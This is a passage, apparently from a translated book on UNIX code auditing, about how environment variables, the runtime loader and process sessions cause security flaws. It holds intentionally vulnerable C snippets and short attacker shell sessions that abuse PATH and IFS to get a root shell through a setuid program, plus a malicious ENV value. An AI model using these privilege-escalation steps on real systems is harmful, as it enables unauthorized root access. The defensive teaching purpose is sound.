Во время работы процесс может добавлять, изменять и удалять свои переменные окружения. При добавлении функции манипулирования окружением, описанные чуть ниже, отвечают за поиск новой памяти для хранения списка окружения и строк, когда это требуется. Они используют память из heap, выделяемую через `malloc()` и изменяемую по размеру через `realloc()`.

Разные реализации UNIX имеют разную семантику обработки окружения. В целом процессы используют пять основных функций для манипулирования окружением: `getenv()`, которая извлекает переменные окружения; `setenv()`, которая устанавливает переменные окружения; `putenv()`, другой интерфейс установки переменных окружения; `unsetenv()`, которая удаляет переменную окружения; и `clearenv()`, которая полностью очищает окружение процесса. Не во всех реализациях UNIX есть все пять функций, и семантика функций различается между версиями.

С точки зрения ядра окружение -- это просто массив NUL-терминированных строк. Однако стандартная библиотека C ожидает, что строки будут иметь определенный формат, разделяя переменные окружения на имя и значение. Символ `=` используется как разделитель, поэтому типичная переменная окружения должна соответствовать такому формату:

```
NAME=VALUE
```

Библиотечные функции, предоставляемые программам для манипулирования окружением, в целом работают с этим ожиданием. Эти функции описаны в следующих абзацах.

Функция `getenv()` используется для поиска переменных окружения по имени и извлечения соответствующих значений:

```
char *getenv(const char *name);
```

Она принимает один аргумент -- имя переменной окружения, которую нужно получить, -- и ищет эту переменную в окружении программы. Допустим, вы вызываете ее так:

```
res = getenv("bob");
```

`getenv()` пройдет по каждой строке окружения, начиная с первой в массиве, на который указывает `environ`. Первая найденная строка окружения, начинающаяся с четырех символов `bob=`, будет

возвращена вызывающей стороне; точнее, возвращается указатель на байт сразу после символа =. Поэтому для строки окружения, заданной как bob=test, getenv("bob") вернет указатель на строку test. getenv() поддерживается практически во всех UNIX-окружениях.

Функция setenv() используется для добавления или обновления переменных окружения:

```
int setenv(const char *name, const char *val, int rewrite);
```

Эта функция принимает имя переменной окружения и потенциальное значение. Если переменная окружения name не существует, функция создает ее и устанавливает в значение, указанное во втором аргументе. Если переменная окружения name существует, поведение зависит от аргумента rewrite. Если он установлен, setenv() заменяет существующую переменную окружения; если нет, setenv() ничего не меняет в окружении.

Если setenv() нужно добавить новую переменную окружения в массив, на который указывает environ, она может столкнуться с одной из двух ситуаций. Если исходный environ, настроенный ядром, все еще используется, setenv() вызывает malloc(), чтобы получить новое место для хранения массива переменных окружения. С другой стороны, если environ уже был выделен в heap процесса, setenv() использует realloc() для изменения его размера. setenv() обычно выделяет память из heap для хранения строки переменной окружения, если только нет места, чтобы записать поверх старого значения.

На поверхности функция putenv() кажется похожей на setenv():

```
int putenv(const char *str);
```

Однако между ними есть важное различие. putenv() используется для сохранения переменной окружения в окружении, но ожидает, что пользователь предоставит полную строку окружения в str в форме NAME=VALUE. putenv() заменяет любую существующую переменную окружения с этим именем. Во многих системах putenv() фактически помещает предоставленную пользователем строку из str напрямую в массив окружения. Она не выделяет копию строки, как это делает setenv(), поэтому если передать ей указатель на строку, которую вы позже измените, вы измените окружение программы. В BSD-системах, однако, putenv() выделяет копию строки; она реализована как wrapper вокруг setenv().

Примечание

Раньше Linux выделял копию строки окружения, но изменил это поведение в недавних версиях glibc. Man page Linux для putenv() явно отмечает это изменение поведения в разделе Notes:

Функция putenv() не обязана быть reentrant, и реализация в libc4, libc5 и glibc2.0 не является reentrant, но версия glibc2.1 является.

Описание для libc4, libc5, glibc: если строка-аргумент имеет форму имени и не содержит символа =, имя переменной удаляется из окружения. Если putenv() должна выделить новый массив environ, а предыдущий массив также был выделен putenv(), он будет освобожден. Ни при каких обстоятельствах старое хранилище, связанное с самой переменной окружения, не будет освобождено.

Версии libc4, libc5 и glibc 2.1.2 соответствуют SUSv2: строка-указатель, переданная putenv(), используется. В частности, эта строка становится частью окружения; ее последующее изменение изменит окружение. Поэтому ошибкой является вызов putenv() с автоматической переменной в качестве аргумента и последующий возврат из вызывающей функции, пока строка все еще является частью окружения. Однако glibc 2.0-2.1.1 отличается: используется копия строки. С одной стороны, это вызывает утечку памяти, а с другой -- нарушает SUSv2. Это исправлено в glibc2.1.2.

Версия BSD4.4, как и glibc 2.0, использует копию.

Функция `unsetenv()` используется для удаления переменной окружения из массива окружения:

```
void unsetenv(const char *name);
```

Она ищет в массиве любые переменные окружения с именем `name`. Для каждой найденной переменной она удаляет ее из массива, сдвигая все оставшиеся указатели на один слот вверх.

Функция `clearenv()` используется для полной очистки окружения процесса и удаления всех переменных окружения:

```
int clearenv(void);
```

Бинарные данные

Одна интересная особенность окружения состоит в том, что его можно использовать для размещения произвольных данных на вершине стека программы, которую вы собираетесь запустить. Хотя это больше интересная тема в контексте написания exploit-ов, ее стоит рассмотреть здесь. Ядро читает строки окружения, которые вы передаете `execve()`, по порядку и размещает их рядом друг с другом на вершине стека нового процесса. Получается так, что можно передать почти произвольные бинарные данные. Допустим, у вас есть такой массив:

```
env[0] = "abcd";
env[1] = "test";
env[2] = "";
env[3] = "hi";
env[4] = "";
env[5] = NULL;
```

В памяти можно ожидать, что ядро создаст следующую последовательность байтов:

```
abcd\0test\0\0hi\0\0
```

Использование пустой строки ("") приводит к записи одного NUL-байта в окружение. Поскольку строки окружения нужно сохранить через вызов `execve()`, строки нужно вручную скопировать в адресное пространство нового процесса до запуска новой программы. Это логично, потому что `execve()` удаляет отображения всей памяти старого процесса, включая строки окружения. Если вы знаете, где начинается стек нового процесса, обычно это известное место, кроме случаев использования механизмов рандомизации памяти, и знаете, какие переменные окружения существуют, вы точно знаете, где эти строки окружения находятся в памяти только что запущенного процесса. Процедуры сопровождения окружения не накладывают ограничений на природу данных, которые могут существовать в окружении, поэтому вы можете добавлять бинарные данные, содержащие машинный код для запуска shell или выполнения другой вредоносной задачи.

Путаница между putenv() и setenv()

Из-за небольших семантических различий между `putenv()` и `setenv()` эти функции могут быть использованы в неправильном контексте. Напомним: во многих системах функция `putenv()` фактически не делает копию строки, которую вы устанавливаете в окружение. Вместо этого она просто берет переданный указатель и вставляет его напрямую в массив окружения. Такое поведение точно является проблемой, если позже в программе можно изменить данные, на которые указывает этот указатель, или если указатель отбрасывается, как показано в следующем примере:

```
int set_editor(char *editor)
{
    char edstring[1024];

    snprintf(edstring, sizeof(edstring), "EDITOR=%s", editor);
```

```
    return putenv(edstring);
}
```

Кажется, что эта функция делает правильную вещь, но есть проблема: переменная `edstring` напрямую импортируется в массив окружения, если код не выполняется на BSD или старых версиях Linux. В этом примере в окружение вставляется локальная стековая переменная. Поскольку стековые переменные автоматически очищаются при возврате из функции, указатель в окружении затем указывает на неопределенные стековые данные! При осторожной манипуляции программой атакующие могут получить возможность контролировать данные, помещенные на стек там, где раньше была `edstring`, и тем самым ввести произвольные переменные в окружение.

Ошибка такого рода может также всплыть, когда приложения проектируются для работы на нескольких платформах. В частности, если Solaris является одной из целевых платформ, разработчикам приходится использовать `putenv()`, потому что Solaris не реализует `setenv()`. Вот слегка измененный пример того, как может выглядеть такой код:

```
int set_editor(char *editor)
{
#ifdef _SOLARIS
    char edstring[1024];

    snprintf(edstring, sizeof(edstring), "EDITOR=%s", editor);
    return putenv(edstring);
#else
    return setenv("EDITOR", editor, 1);
#endif /* _SOLARIS */
}
```

Кажется, что этот код должен быть функционально эквивалентным независимо от целевой платформы. Но, как вы уже знаете, вызов `putenv()` в этом случае небезопасен, тогда как `setenv()` -- нет.

Еще одна возможная уязвимость возникает, когда аргумент, переданный `putenv()`, содержит значение окружения, а не имя, за которым следует значение. Хотя такая ошибка может казаться маловероятной, она уже случалась. Листинг 10-3 взят из кода Solaris `telnetd`.

Листинг 10-3. *Неправильное использование putenv() в Solaris Telnetd*

```
char binshellvar[] = "SHELL=/bin/sh";

if (curshell = getenv("SHELL")) {
    oldshell = strdup(curshell);
    (void) putenv(binshellvar);
} else {
    oldshell = (char *)NULL;
}
...
if (oldshell)
    (void) putenv(oldshell);
```

Переменная `SHELL` извлекается из окружения, а затем позже заново вставляется в окружение с помощью `putenv()` без добавления префикса `SHELL=`. Если пользователи могут задавать переменную `SHELL`, они могут сделать ее значение произвольной парой "имя-значение" окружения, например `LD_PRELOAD=/tmp/lib`, и тем самым ввести потенциально опасные значения окружения в программу, что может привести к дальнейшей компрометации.

Примечание

При дальнейшем рассмотрении оказывается, что эта ошибка неэксплуатируема: хотя переменные окружения уже были прочитаны от пользователя во время согласования опций, на этом этапе выполнения они еще не были внесены в окружение. Однако код из листинга 10-3 стоит показать,

потому что использование `putenv()` неверно.

Лишние разделители

Вы знаете, что функции стандартной библиотеки ожидают переменные окружения в формате `NAME=VALUE`. Однако рассмотрим случай, где переменная отформатирована так:

```
NAME=LASTNAME=VALUE=ADDEDVALUE
```

Различия в форматировании переменных окружения могут быть важны в зависимости от реализации алгоритмов, отвечающих за получение и сохранение значений. Ошибки такого рода в прошлом появлялись в том, как работают функции libc `setenv()` / `unsetenv()`. Ниже приведена цитата из сообщения исследователя безопасности Дэвида Вагнера; полное сообщение можно прочитать по адресу http://archives.neohapsis.com/archives/linux/lsap/2000-q3/0303.html:

Историческая заметка: кстати, помнит ли кто-нибудь ошибку в telnetd, принимавшем переменные окружения? Там была объяснена увлекательная ошибка: **setenv**(name,val) и unsetenv(name) ведут себя не так, как ожидается, когда `name` содержит символ =! **setenv**("x=y","z") определяет переменную окружения с именем "x"; unsetenv("x=y") удаляет переменную с именем "x=y". Тонко, а? Возможно, было бы неплохо, если бы **setenv**() отказывалась устанавливать переменную с = в имени, как думаете?

В результате этих проблем современные реализации `setenv()` и `unsetenv()` избирательно относятся к разрешению имен с разделителями (=) внутри. Тем не менее обычно разумно проявлять осторожность, когда вы делаете предположения о библиотечной поддержке в production-системах.

Развивая эту идею: если приложение решает вручную редактировать окружение без помощи библиотечных API, полезно сравнить, как переменные находятся и как они устанавливаются. Эти функции должны дополнять друг друга; если это не так, может появиться возможность вставлять переменные, которые должны были быть отсеяны. В конце концов, libc нескольких вариантов UNIX уже совершали такие ошибки в прошлом, поэтому вероятно, что разработчики нового кода могут попасть в те же ловушки. Та же возможность существует для имитированных окружений, например создаваемых скриптовыми языками. Если в принципе они пытаются добиться того же эффекта с синтезированной структурой окружения, они склонны совершать ошибки того же рода. Например, взгляните на эти две функции:

```
struct env_ent {
    char *name, *value;
    struct env_ent *next;
};

int process_register_variable(struct env_ent *env, char *valuepair)
{
    char *val;
    int i, name_len;
    struct env_ent *env0 = env;

    val = strchr(valuepair, '=');
    if (!val)
        return -1;
    name_len = val - valuepair;
    for (; env; env = env->next) {
        if (strncmp(env->name, valuepair, name_len) == 0)
            break;
    }
    if (!env)
        return create_new_entry(env0, valuepair);
    free(env->value);
    env->value = strdup(val + 1);
    return 1;
```

```
}

char *process_locate_variable(struct env_ent *env, char *name)
{
    char *n, *d;

    for (; env; env = env->next) {
        if (strcmp(env->name, name) == 0)
            return env->value;
    }
    return NULL;
}
```

Видите проблему? Способ поиска переменных при определении, нужно ли перезаписать уже существующее значение окружения, отличается от способа поиска при простом извлечении значения. Конкретно, использование `strncmp()` в `process_register_variable()` немного ошибочно, потому что она возвращает 0, если ей передана длина 0. Если передать строку `=BOB`, функция заменит первую запись в окружении значением `BOB`!

Еще одна важная проблема, на которой стоит сфокусироваться, -- код, предполагающий, что ввод не содержит лишних разделителей при использовании `putenv()`. Рассмотрим следующий пример:

```
int set_variable(char *name)
{
    char *newenv;
    int length = strlen("APP_") + strlen("=new") + strlen(name) + 1;

    newenv = (char *)malloc(length);
    snprintf(newenv, length, "APP_%s=new", name);
    return putenv(newenv);
}
```

Функция `set_variable()` предполагает, что переменная `name` не содержит разделителя. Однако если содержит, пользователь свободен выбрать произвольное значение окружения для переменной, что, очевидно, не было намерением кода.

Дублирующиеся переменные окружения

Еще одна потенциальная ловушка в программах, взаимодействующих с переменными окружения, -- наличие в окружении более чем одной переменной с тем же именем. В прошлом эта ошибка была более серьезной проблемой, потому что многие реализации libc забывали удалять несколько экземпляров переменной из-за дефектных реализаций `unsetenv()`. Тем не менее иногда это все еще проблема, поэтому при аудите кода sanitization окружения держите ее в уме по двум причинам:

• Хотя большинство современных UNIX-реализаций теперь имеют довольно тщательные environment API для управления переменными, нельзя предполагать, что deployment environment приложения предоставит безопасную реализацию libc. В зависимости от приложения и его назначения оно может быть предназначено для установки на старые системы, уязвимые к некоторым ранее описанным трюкам.

• Время от времени программа может выбрать ручное манипулирование окружением вместо функций libc. В таких случаях программа может совершить те же ошибки, которые совершались в старых реализациях libc.

Если функция завершает работу, когда находит запрошенную переменную, она, скорее всего, уязвима к тому, что атакующие протаскивают значения, задавая несколько экземпляров одного и того же имени. Эта проблема существовала в программе `loadmodule` в SunOS 4.1.x. Окружение вручную очищалось перед вызовом `system()`, чтобы не дать атакующим установить переменную `IFS`, обсуждаемую далее в разделе "Другие переменные окружения", и тем самым запускать произвольные команды с root-привилегиями. К сожалению, код не обрабатывал корректно

несколько установленных экземпляров одной и той же переменной, поэтому вызов `system()` все еще был уязвим к эксплуатации. Эта ошибка задокументирована по адресу www.osvdb.org/displayvuln.php?osvdb_id=5899.

Более свежий пример: опытный исследователь Solar Designer отметил проблему в Linux loader, поставлявшемся со старыми версиями glibc. Loader проверяет наличие переменных окружения с префиксом `LD_` и использует их для определения поведенческих характеристик своей работы. Эти переменные позволяют загружать дополнительные или альтернативные библиотеки в адресное пространство процесса. Естественно, такое поведение нежелательно для setuid-приложений, поэтому эти переменные фильтровались из окружения при загрузке такой программы. Однако ошибка в функции `unsetenv()` loader-а приводила к тому, что она не фильтровала дублирующиеся переменные окружения правильно, как показано в следующем коде:

```
static void
_dl_unsetenv(const char *var, char **env)
{
    char *ep;

    while ((ep = *env)) {
        const char *vp = var;

        while (*vp && *vp == *ep) {
            vp++;
            ep++;
        }
        if (*vp == '\0' && *ep++ == '=') {
            char **P;

            for (P = env;; ++P)
                if (!(*P = *(P + 1)))
                    break;
        }
        env++;
    }
}
```

Когда найдена переменная, которую нужно удалить, эта функция сдвигает все последующие переменные окружения на одну позицию назад в массиве окружения. Однако затем она увеличивает указатель переменной окружения (`env`), поэтому если две записи с одним именем стоят в окружении прямо рядом, программа пропускает второй экземпляр переменной!

Примечание

В процессе исследования поведения loader для этой книги авторы заметили, что на момент написания эта ошибка также присутствовала в ELF loader, поставляемом с OpenBSD версии 3.6.

Так что даже когда код пытается обрабатывать несколько экземпляров одной и той же переменной, программа может случайно открыть себя потенциальным рискам безопасности, если неправильно анализирует окружение.

Распространенные переменные окружения

Теперь, когда вы знакомы с деталями управления типичным UNIX-окружением, можно начать рассматривать некоторые распространенные переменные, используемые приложениями. Переменные, описанные в следующих разделах, -- лишь несколько из тех переменных окружения, которые регулярно встретятся вам в приложениях при аудите, поэтому не считайте переменные, не перечисленные здесь, безобидными.

Переменные shell

Ряд переменных может менять поведение типичной UNIX shell. Многие из этих значений присутствуют всегда, потому что они инициализируются значениями по умолчанию, если shell запускается без них. Вы уже видели, что системные shell могут играть большую роль в работе приложений, когда используется косвенный вызов программ или выполняются привилегированные shell-скрипты. Многие другие программы также используют ряд этих переменных. Обратите внимание: в современных вариантах UNIX многие такие переменные считаются потенциально опасными и фильтруются при запуске setuid-процесса. Но это ни в коем случае верно не для всех систем. Также помните, что приложения, с которыми вы взаимодействуете удаленно и которым передаете переменные окружения, не становятся автоматически подчинены тем же ограничениям окружения, если программа не является setuid.

PATH

Переменная окружения `PATH` предназначена для хранения списка каталогов, разделенных двоеточиями (`:`). Когда shell нужно запустить программу, указанную без компонентов пути каталога, она просматривает каждый каталог из переменной `PATH` в порядке их появления. Текущий каталог проверяется только если он указан в переменной `PATH`.

Программы, работающие с привилегиями и использующие subshell, могут попасть в беду, если не используют явные пути для имен команд. Например, взгляните на следующий код:

```
snprintf(buf, sizeof(buf),
    "/opt/ttt/logcat%s | gzcat | /opt/ttt/parse >/opt/ttt/results",
    logfile);
system(buf);
```

Эта программа использует функцию `system()`, чтобы запустить программу `/opt/ttt/logcat`, передать ее вывод через pipe программе `gzcat` для распаковки журнала, передать распакованный журнал программе `/opt/ttt/parse`, а затем перенаправить результаты разбора в файл `/opt/ttt/results`. Обратите внимание, что `gzcat` вызывается без указания пути к каталогу, поэтому shell, открытая функцией `system()`, ищет бинарник `gzcat` через переменную окружения `PATH`. Если этот код был частью setuid root-приложения, атакующие могли бы сделать что-то вроде:

```
$ cd /tmp
$ echo '#!/bin/sh' > gzcat
$ echo 'cp /bin/sh /tmp/sh' >> gzcat
$ echo 'chown root /tmp/sh' >> gzcat
$ echo 'chmod 4755 /bin/sh' >> gzcat
$ chmod 755 ./gzcat
$ export PATH=.:/usr/bin:/usr/local/bin
$ /opt/ttt/start_process
$ ./sh
#
```

В этом коде атакующие меняют переменную окружения `PATH` так, чтобы текущий каталог был первым каталогом поиска. Благодаря этому shell-скрипт `gzcat` в текущем каталоге, `/tmp/`, запускается вместо intended program `/usr/bin/gzcat`. Атакующие создали простой shell-скрипт вместо `gzcat`, который позволил им получить root-доступ, создав setuid root-копию `/bin/sh`.

HOME

Переменная окружения `HOME` указывает, где в файловой системе находится домашний каталог пользователя. Естественно, пользователи могут установить эту переменную в любой каталог, какой захотят, поэтому привилегированным программам важно действительно искать домашний каталог пользователя в системной базе паролей. Если привилегированная программа пытается

использовать subshell для взаимодействия с файлом, заданным относительно домашнего каталога пользователя, например `~/file`, большинство shell использует значение переменной окружения `HOME`.

IFS

`IFS`, что означает "internal field separator", -- это переменная окружения, сообщающая shell, какие символы представляют whitespace. Обычно она настроена на разделение ввода по пробелам, табуляциям и новым строкам. В некоторых shell `IFS` можно настроить так, что она будет интерпретировать другие символы как whitespace, но прямолинейные команды будут трактоваться странным образом. Рассмотрим следующий фрагмент программы:

```
system("/bin/ls");
```

Этот простой фрагмент программы использует функцию `system()` для запуска программы `/bin/ls`. Если атакующий установит переменную `IFS` в `/`, а shell это учтет, смысл этой команды полностью изменится. При обычной настройке `IFS` строка `/bin/ls` интерпретируется как один token, `/bin/ls`. Если атакующий установил `IFS` в `/`, shell интерпретирует ее как два token: `bin` и `ls`. Shell сначала попытается запустить программу `bin` и передать ей аргумент `ls`. Если программа с именем `bin` окажется в текущем `PATH`, shell запустит ее. Атакующий мог бы эксплуатировать эту ситуацию, как показано в следующем примере:

```
$ cd /tmp
$ echo 'sh -i' > bin
$ chmod 755 ./bin
$ export PATH=.:/usr/bin:/usr/local/bin
$ export IFS="/"
$ run_vuln_program
$ ./sh
#
```

Атакующий изменил переменную `IFS` так, чтобы `/` интерпретировался как whitespace, и функция `system()` попыталась запустить программу с именем `bin`. Атакующий создал подходящую программу `bin`, которая открывала shell от root, а затем установил `PATH` так, чтобы его программа `bin` была первой в списке. Атаки `IFS` на самом деле не работают против современных shell, но атаки `ENV`, описанные в следующем разделе, немного более правдоподобны.

ENV

Когда запускается неинтерактивная shell, она часто обращается к определенной переменной окружения за именем файла, который нужно выполнить как startup script. Эта переменная окружения обычно разворачивается, поэтому можно использовать вредоносное значение, как в этом примере:

```
ENV=`/tmp/evil`
```

Любые открытые subshell фактически выполняют файл `/tmp/evil`. `BASH_ENV` -- похожая переменная, учитываемая bash. Старые версии `sliplogin` были уязвимы к этой проблеме, как показано в следующем коде:

```
(void)sprintf(logincmd, "%s %d %ld %s",
    loginfile, unit, speed, loginargs);
...
/*
 * Run login and logout scripts as root (real and
 * effective); current route(8) is setuid root and
 * checks the real uid to see whether changes are
 * allowed (or just "route get").
 */
(void) setuid(0);
```

```
if (s = system(logincmd)) {
    syslog(LOG_ERR, "%s login failed: exit status %d from %s",
        loginname, s, loginfile);
    exit(6);
}
```

Эту ошибку можно было эксплуатировать, войдя в учетную запись с поддержкой slip и заставив `telnet` установить переменную окружения `ENV`, которую shell, открытая `system()`, развернула бы и выполнила.

SHELL

Некоторые программы используют переменную окружения `SHELL`, чтобы определить предпочитаемую пользователем командную оболочку. Естественно, если привилегированные программы доверяют этой переменной, возникают неприятности.

EDITOR

Некоторые программы используют переменную окружения `EDITOR`, чтобы определить предпочитаемые пользователями редакторы. Очевидно, доверять этой переменной привилегированной программе тоже опасно. Себастьян Крамер отметил уязвимость в setuid-программе `cron` в ряде UNIX-дистрибутивов: программа, на которую указывала переменная `EDITOR`, запускалась с повышенными привилегиями. Об этом объявляла SuSE по адресу http://lists.suse.com/archive/suse-security-announce/2001-May/0001.html.

Переменные runtime linking и loading

Большинство современных UNIX-ОС широко используют shared libraries, чтобы часто требуемую функциональность не приходилось постоянно заново реализовывать в каждом приложении. Создание исполняемого программного файла включает использование специальной программы, называемой linker, которая пытается найти требуемые программой symbols в списке библиотек. Если программа компилируется статически, требуемый библиотечный код просто копируется из библиотеки в исполняемый программный файл, и программа сможет выполняться без динамической загрузки этой библиотеки. Напротив, динамически слинкованные исполняемые файлы создаются путем компиляции списка требуемых модулей для разных symbols, необходимых приложению, и сохранения этого списка внутри исполняемого файла. Когда ОС запускает динамически слинкованную программу, startup framework code находит shared libraries из этого списка и отображает их в память процесса, когда они нужны.

LD_PRELOAD

`LD_PRELOAD` предоставляет список библиотек, которые runtime link editor загружает перед всем остальным. Эта переменная дает простой способ вставить собственный код в выбранный вами процесс. В общем случае UNIX не учитывает `LD_PRELOAD` при запуске setuid- или setgid-программы, поэтому эта переменная вряд ли будет прямой уязвимостью. Однако если пользователи могут влиять на окружение программы, работающей с привилегиями, но не являющейся setuid, `LD_PRELOAD` и похожие переменные могут вступить в игру.

Например, демон `telnet` позволяет сетевому peer задавать несколько переменных окружения. Эти переменные окружения обычно устанавливаются до запуска программы login, и если демон `telnet` не удаляет `LD_PRELOAD` должным образом, это может привести к эксплуатируемому условию. Несколько лет назад многие демоны `telnet` учитывали переменную окружения `LD_PRELOAD`, тем самым создавая атакующим возможность загрузить произвольные библиотеки и выполнить

выбранный ими код.

LIBRARY PATH

LD_LIBRARY_PATH предоставляет список каталогов, содержащих shared libraries. Runtime link editor сначала просматривает этот список при поиске shared libraries. Эта переменная игнорируется для setuid/setgid-бинарников. И снова: когда пользователи могут влиять на окружение привилегированного приложения, важно правильно очищать переменные окружения, связанные с linking/loading.

Уязвимости object linking

В связи с переменными окружения для linker стоит отметить: были найдены отдельные случаи уязвимостей в исполняемых файлах из-за того, как они скомпилированы. Конкретно, уязвимости связаны с тем, как библиотечные файлы, требуемые программой, находятся в файловой системе. Man page dlopen() задает такой процесс разрешения:

• Только ELF: если исполняемый файл вызывающей программы содержит тег DT_RPATH и не содержит тег DT_RUNPATH, просматриваются каталоги, перечисленные в DT_RPATH.

• Если переменная окружения LD_LIBRARY_PATH определена как список каталогов, разделенных двоеточиями, эти каталоги просматриваются. В качестве меры безопасности эта переменная игнорируется для setuid- и setgid-программ.

• Только ELF: если исполняемый файл вызывающей программы содержит тег DT_RUNPATH, просматриваются каталоги, перечисленные в этом теге.

• Проверяется cache-файл /etc/ld.so.cache, поддерживаемый ldconfig(8), чтобы определить, содержит ли он запись для имени файла.

• Каталоги /lib и /usr/lib просматриваются в этом порядке.

В этом процессе больше шагов, чем можно было бы ожидать, и в прошлом из-за этой процедуры разрешения всплывал ряд уязвимостей, помимо уже упомянутых атак через LD_LIBRARY_PATH и LD_PRELOAD.

В нескольких случаях теги DT_RPATH или DT_RUNPATH, встроенные в ELF executables, перечисляли небезопасные каталоги, просматриваемые при поиске библиотек, от которых зависит программа. Эти теги обычно добавляются в исполняемый файл linker-опциями -R или --rpath. При относительных путях или путях, доступных для записи, атакующий может добиться загрузки rogue library в процесс и выполнения произвольного кода. Один пример в пакете CVSup задокументирован по адресу www.securiteam.com/securitynews/5LP020UC0Q.html.

Кроме того, было обнаружено, что AIX linker ведет себя странно по сравнению с другими стандартными linkers: любая программа, скомпилированная с флагом -L, используемым для поиска библиотек во время компиляции, добавляла эти пути в тег DT_RPATH исполняемого файла. Поскольку флаг -L часто используется для задания относительных путей, ряд программ оказался уязвим к повышению привилегий из-за неподходящих search paths. Эта ошибка задокументирована по адресу www.securiteam.com/unixfocus/5EP0I000JC.html.

Также была по крайней мере одна атака на разрешение путей через файл /etc/ld.so.cache. Раньше glibc позволяла передавать переменную LD_PRELOAD setuid- и setgid-приложениям, если имена не содержали символ /, а библиотека для preload была setuid. Эта вторая проверка пропускалась, если библиотека для preload существовала в файле /etc/ld.so.cache. В свою очередь, это давало атакующим возможность создавать или изменять локальные файлы с повышенными привилегиями, как отмечено по адресу www.securityfocus.com/archive/1/158736/2005-02-06/2005-02-12/2.

Другие переменные окружения

Переменные окружения, которые вы рассмотрели до сих пор, широко используются, но это далеко не единственные переменные, вызывавшие проблемы в прошлом. Всякий раз, когда программы работают с привилегиями, отличными от привилегий пользователя, взаимодействующего с ними в локальной системе, или выполняются на удаленной системе, где пользователи могут влиять на окружение, существует опасность, что программа откроет себя риску при интерпретации значений из окружения. Вы видели стандартные переменные окружения shell, но менее распространенные или специфичные для приложений переменные тоже использовались для компрометации приложений. Такая уязвимость особенно возможна, когда библиотеки выполняют действия на основе окружения; разработчики приложения могут не знать, что эти значения читаются и используются, потому что все происходит за кулисами. Действительно, некоторые из самых распространенных UNIX-уязвимостей, связанных с окружением, возникали из-за небезопасного использования переменных окружения библиотеками. Возьмем, например, UNIX locale-уязвимость, обнаруженную Андреасом Хазенаком (www1.corest.com/common/showdoc.php?idx=127&idxseccion=10). Многие UNIX-ОС были уязвимы к локальной, а иногда и удаленной, компрометации, потому что форматирование вывода определялось языковыми файлами, заданными определенными переменными окружения: `NLSPATH`, `LC_MESSAGES` и `LANG` в этом случае, хотя детали немного различаются между ОС.

Еще один заметный пример -- злоупотребление переменными окружения `TERM` и `TERMCAP` через `telnetd` в ряде UNIX-систем, BSD и Linux. Тео де Раадт обнаружил, что эти переменные, если присутствуют, задают файл, который разбирается для определения некоторых возможностей терминала; подробнее см. www.insecure.org/sploits/bsd.tgetent.overflow.html. Атакующие, способные записать произвольный файл в файловую систему целевого хоста, могли загрузить ошибочные файлы `TERMCAP`, затем подключиться через `telnetd` и заставить их разобрать, тем самым вызывая buffer overflow в функции `tgetent()`.

Тщательный аудит UNIX-программы требует определить переменные, которые приложение использует явно, и иметь разумное представление о переменных окружения, которые стандартные библиотеки используют за кулисами.

Группы процессов, сеансы и терминалы

Каждый процесс принадлежит к группе процессов, то есть связанному набору процессов. Один процесс в группе является лидером группы процессов, а числовой ID группы процессов совпадает с ID процесса ее лидера. Программы, являющиеся потомками лидера группы, остаются в группе процессов, если только одна из них не создает собственную группу процессов с помощью `setpgid()` или `setsid()`.

Сеанс -- это коллекция групп процессов, обычно привязанная к терминальному устройству. Лидер сеанса имеет соединение с этим устройством, известным как управляющий терминал. У каждого сеанса с терминалом есть одна foreground process group, а остальные группы процессов являются background process groups. Такая организация процессов вокруг терминала обеспечивает естественный интерфейс, к которому привыкли пользователи UNIX. Терминальное устройство принимает определенный ввод от пользователя, а затем отправляет сигналы всем процессам в foreground process group.

Атаки на терминалы

Программное обеспечение эмуляции терминала интерпретирует ряд escape sequences, чтобы форматировать данные на экране и выполнять другие задачи, например делать screen captures, изменять параметры терминала и даже задавать фоновые изображения. Такая гибкость может

позволить данным, отображаемым через terminal emulator, выполнять непреднамеренные действия от имени пользователей, просматривающих эти данные. HD Moore опубликовал интересную статью, доступную по адресу http://archives.neohapsis.com/archives/bugtraq/2003-02/att-0313/01-Termulation.txt, где подробно описаны несколько атак на популярное ПО эмуляции терминала, с последствиями от простых denial-of-service-уязвимостей до кражи привилегий у жертвы, просматривающей данные со встроенными escape sequences.

С точки зрения аудита кода вы не можете аудитировать приложения на ошибки, связанные с выводом программы, если этот вывод просматривается третьей стороной через программу terminal emulator. Однако нужно знать, что такие ошибки существуют, и иногда имеет смысл рекомендовать приложению очищать вывод так, чтобы непечатаемые символы не появлялись из-за проблем вроде описанных в статье HD Moore. Он указывает демон `syslog` как пример и описывает поведение других популярных реализаций.

Логины сеансов

Иногда вы встречаете код, работающий в привилегированном контексте и определяющий взаимодействующего с ним пользователя с помощью функции `getlogin()`. Эта функция существует в BSD-основанных реализациях UNIX и возвращает текущего пользователя, связанного с сеансом. Это значение устанавливается ранее с помощью `setlogin()`. Приложения, использующие эти функции, должны быть осторожны, особенно с `setlogin()`, потому что она влияет на все процессы в группе процессов, а не только на текущий процесс. Чтобы безопасно использовать `setlogin()`, процессы должны сделать себя лидером нового сеанса; иначе они непреднамеренно устанавливают login name для всей группы процессов. Использовать функцию `setlogin()` могут только процессы с привилегиями суперпользователя. Как отмечает man page OpenBSD, эту ошибку легко совершить, потому что такое поведение противоположно традиционным моделям наследования атрибутов в UNIX. Процесс становится лидером группы процессов с помощью `setsid()` или `setpgrp()`; однако перед вызовом `setlogin()` подходит только `setsid()`, потому что `setpgrp()` помещает процесс не в новый сеанс, а только в новую группу процессов. Следующий код показывает неправильное использование `setlogin()`:

```
int initialize_user(char *user)
{
    if (setpgid(0, 0) < 0)
        return -1;
    return setlogin(user);
}
```

Поскольку этот код неправильно использует `setpgid()` вместо `setsid()`, вызов `setlogin()` изменяет login name каждого процесса в сеансе на `user`.

Чтобы неправильное использование `setlogin()` было эксплуатируемым, программа, работающая в том же сеансе, должна небезопасно использовать функцию `getlogin()`. Поскольку `setlogin()` можно использовать неподходящим образом, как в предыдущем примере, функция `getlogin()` может вернуть имя пользователя, не являющегося тем пользователем, с чьими привилегиями работает процесс. Любое приложение, которое считает это имя пользователя корректным, потенциально совершает большую ошибку. Вот пример опасного использования `getlogin()`:

```
int exec_editor(char *filename)
{
    char *editor;
    char *username;
    struct passwd *pw;

    username = getlogin();
    if ((editor = getenv("EDITOR")) == NULL)
        return -1;
```

```
    if ((pw = getpwnam(username)) == NULL)
        return -1;
    setuid(pw->pw_uid);
    execl(editor, editor, filename, NULL);
}
```

Этот, несколько искусственный, пример устанавливает user ID неподходящим образом, если значение, возвращенное `getlogin()`, некорректно. Если возвращается неподходящее имя пользователя, программа устанавливает user ID не того человека.

